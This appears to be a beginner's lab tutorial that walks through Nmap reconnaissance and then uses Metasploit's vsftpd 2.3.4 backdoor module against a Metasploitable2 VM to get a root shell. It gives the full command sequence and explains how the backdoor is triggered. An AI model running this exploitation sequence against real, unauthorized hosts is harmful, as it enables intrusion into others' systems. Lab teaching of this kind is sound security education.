Recently, I guided students through a hands-on lab where we used reconnaissance techniques to identify a vulnerable service and then exploited it to gain root access on a machine.
The goal wasn't just to "hack something."
The goal was to understand the process attackers follow:
> Reconnaissance → Enumeration → Exploitation → Access
In this article, I'll walk you through the exact same beginner-friendly lab using: - Nmap - Metasploit - Metasploitable2
By the end, you'll understand not only *how* the exploit works, but *why* it works.
— -
# What You'll Learn
In this lab, you'll learn how to:
- Discover open ports using Nmap - Identify vulnerable services - Understand the vsftpd 2.3.4 backdoor vulnerability - Exploit the vulnerability using Metasploit - Gain root access to the target machine - Avoid common beginner mistakes
— -
# Lab Setup
## Tools Used
### Attacker Machine - Kali Linux


### Target Machine - Metasploitable2
### Main Tools - Nmap - Metasploit Framework
— -
# Before You Start
Make sure: - Both virtual machines are powered on - Both systems are on the same network - You can ping the target successfully
Test connectivity:
```bash ping <target_ip> ```
If the ping fails, check your VirtualBox or VMware network settings.
— -
# Step 1: Find the Target IP Address
On Metasploitable2, run:
```bash ifconfig ```

Look for the IP address assigned to the machine.
Example:
```bash 192.168.56.101 ```
This is the target IP we'll use throughout the lab.
— -
# Step 2: Perform Reconnaissance with Nmap
Switch to Kali Linux and run:

```bash nmap -sV <target_ip> ```
## What Does `-sV` Do?
The `-sV` flag enables: - Service detection - Version detection
This is extremely important because vulnerabilities are often tied to specific software versions.
— -
# Understanding the Scan Results
One of the most important results should look similar to this:
```bash 21/tcp open ftp vsftpd 2.3.4 ```
Let's break this down:
| Field | Meaning | | — -| — -| | 21/tcp | FTP service port | | open | Port is accessible | | ftp | Running service | | vsftpd 2.3.4 | Service version |
The version number is critical.
This tells us the machine is running a vulnerable version of vsftpd.
— -
# Step 3: Understand the Vulnerability
The vulnerability in vsftpd 2.3.4 is actually a malicious backdoor that was inserted into the software.
## Trigger Condition
The backdoor activates when someone logs in with a username ending in:
```bash :) ```
Once triggered: - A shell opens on port `6200` - Attackers can gain command execution
This is why version detection matters so much during reconnaissance.
— -
# Step 4: Start Metasploit
Launch Metasploit:
```bash msfconsole ```

Metasploit is a penetration testing framework that contains: - Exploits - Payloads - Auxiliary modules - Post-exploitation tools
It automates much of the exploitation process.
— -
# Step 5: Search for the Exploit
Inside Metasploit, search for the vulnerability:
```bash search vsftpd ```

Expected result:
```bash exploit/unix/ftp/vsftpd_234_backdoor ```
This module specifically targets the vulnerable version we discovered during reconnaissance.
— -
# Step 6: Select the Exploit
Load the exploit module:
```bash use exploit/unix/ftp/vsftpd_234_backdoor ```

— -
# Step 7: Configure the Target
Set the target IP address:
```bash set RHOST <target_ip> ```

Example:
```bash set RHOST 192.168.56.104 ```
— -
# Step 8: Run the Exploit
Execute the exploit:
```bash run ```

If successful, you should see something like:
```bash Command shell session 1 opened ```
At this point, the exploit has successfully triggered the backdoor.
— -
# Step 9: Verify Root Access
Run:
```bash whoami ```

Expected output:
```bash root ```
Congratulations — you now have root access on the target machine.
— -
# Key Concepts Explained
## 1. Reconnaissance
Reconnaissance is the information-gathering phase.
This includes: - Discovering live hosts - Identifying open ports - Detecting services - Finding versions
Nmap is one of the most powerful tools for this phase.
— -
## 2. Enumeration
Enumeration goes deeper than basic scanning.
Instead of just finding services, you gather: - Versions - Configurations - Potential weaknesses
This phase often reveals the attack path.
— -
## 3. Exploitation
Exploitation is the process of taking advantage of a vulnerability to gain unauthorized access.
In this case: - The vulnerability was a built-in backdoor - Metasploit automated the exploitation process
— -
## 4. Post-Exploitation
After gaining access, attackers may: - Escalate privileges - Dump credentials - Move laterally - Maintain persistence
In this lab, root access was obtained immediately.
— -
# Common Mistakes Beginners Make
## Skipping Version Detection
Wrong:
```bash nmap <target_ip> ```
Correct:
```bash nmap -sV <target_ip> ```
Without version detection, identifying vulnerabilities becomes difficult.
— -
## Using the Wrong IP Address
Many beginners accidentally: - Use Kali's IP instead of the target - Use localhost (`127.0.0.1`) - Mistype the address
Always verify the target IP carefully.
— -
## Network Configuration Problems
If the exploit fails: - Check VM networking - Ensure both systems can communicate - Verify Host-only or NAT configuration
— -
## Forgetting to Set RHOST
Before running the exploit:
```bash set RHOST <target_ip> ```
Without this configuration, Metasploit doesn't know where to attack.
— -
## Blindly Running Exploits
One of the biggest mistakes beginners make is focusing only on getting a shell.
Always ask: - Why does the vulnerability exist? - What triggered it? - What would defenders see? - How could this be prevented?
That mindset separates learners from professionals.
— -
# Pro Tips for Beginners
## Run More Detailed Scans
Try:
```bash nmap -A <target_ip> ```
This enables: - OS detection - Script scanning - Traceroute - Advanced enumeration
— -
## Build a Workflow
A good penetration testing workflow looks like this:
1. Discover 2. Enumerate 3. Research 4. Exploit 5. Validate access 6. Document findings
— -
## Take Notes During Labs
Document: - Commands used - Findings - Errors encountered - Lessons learned
This helps build: - Your portfolio - Your understanding - Your confidence
— -
# Conclusion
This lab demonstrates a complete attack chain from reconnaissance to exploitation.
You learned how to: - Discover services - Identify vulnerable software - Exploit vsftpd 2.3.4 - Gain root access
Even though Metasploitable2 is intentionally vulnerable, the methodology used here reflects real-world penetration testing workflows.
Most importantly, remember this:
> Cybersecurity is not about memorizing tools. > > It's about understanding systems, processes, and weaknesses.
Keep practicing. Keep building. Keep learning.
— -
# Next Steps
Try expanding this lab by: - Exploring other vulnerable services on Metasploitable2 - Running deeper Nmap scans - Researching CVEs manually - Writing your own lab reports - Documenting your work on GitHub
— -
*If you enjoyed this hands-on walkthrough, follow for more beginner-friendly cybersecurity labs and practical ethical hacking content.*